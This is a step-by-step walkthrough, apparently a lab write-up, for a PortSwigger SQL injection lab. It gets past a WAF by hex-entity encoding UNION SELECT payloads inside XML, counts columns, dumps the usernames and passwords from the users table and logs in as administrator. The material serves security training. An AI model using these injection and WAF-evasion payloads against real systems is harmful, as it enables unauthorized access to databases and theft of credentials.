PortSwigger
Lab Description
This lab contains a SQL injection vulnerability in its stock check feature. The results from the query are returned in the application’s response, so you can use a UNION attack to retrieve data from other tables.
Objective: Perform a SQL injection attack to retrieve the admin user’s credentials, then log in to their account.
Hint: A WAF blocks obvious SQL injection attacks. You need to obfuscate the payload using XML encoding. The Hackvertor extension is recommended.
Step 1: Install Hackvertor Extension
- In Burp Suite, go to Extender ⇒→ BApp Store
- Search for Hackvertor
- Click Install

Step 2: Capture the Stock Check Request
- In Burp’s browser, access the lab
- Click on a product
- Use the Check stock feature
- In Burp Proxy, find the
POST /product/stockrequest
Example request:
POST /product/stock HTTP/1.1
Host: YOUR-LAB-ID.web-security-academy.net
Content-Type: application/xml

<?xml version="1.0" encoding="UTF-8"?>
<stockCheck>
    <productId>1</productId>
    <storeId>1</storeId>
</stockCheck>
Step 3: Probe for Injection
Test mathematical expression:
- Observation: The result changes. Injection is possible.

Step 4: Test UNION Attack (Blocked by WAF)
Payload:
<storeId>1 UNION SELECT NULL</storeId>

Response: 403 Forbidden ⇒ “Attack detected”
The WAF blocks obvious SQL injection.
Step 5: Bypass WAF with XML Encoding
Using Hackvertor:
- Highlight
1 UNION SELECT NULL - Right-click ⇒ Extensions ⇒ Hackvertor ⇒ Encode ⇒ hex_entities
Encoded payload:
<storeId>
    <@hex_entities>
    1 UNION SELECT NULL
    </@hex_entities>
</storeId>

- Result: Request is accepted ⇒ WAF bypassed
Step 6: Determine Number of Columns
Test with 2 columns:
<storeId>
    <@hex_entities>
    1 UNION SELECT NULL,NULL
    </@hex_entities>
</storeId>
- Response:
0(error) ⇒ Only 1 column is returned.
Step 7: Retrieve Usernames and Passwords
Payload (concatenate username and password):
<storeId>
    <@hex_entities>
    1 UNION SELECT username || '~' || password FROM users
    </@hex_entities>
</storeId>
Response:

Step 8: Extract Administrator Credentials
| Username | Password |
|---|---|
administrator | j4dd3pkl0lhgjf8167sa |
Step 9: Log In as Administrator
- Go to the login page
- Username:
administrator - Password:
j4dd3pkl0lhgjf8167sa - Click Log in
Step 10: Lab Solved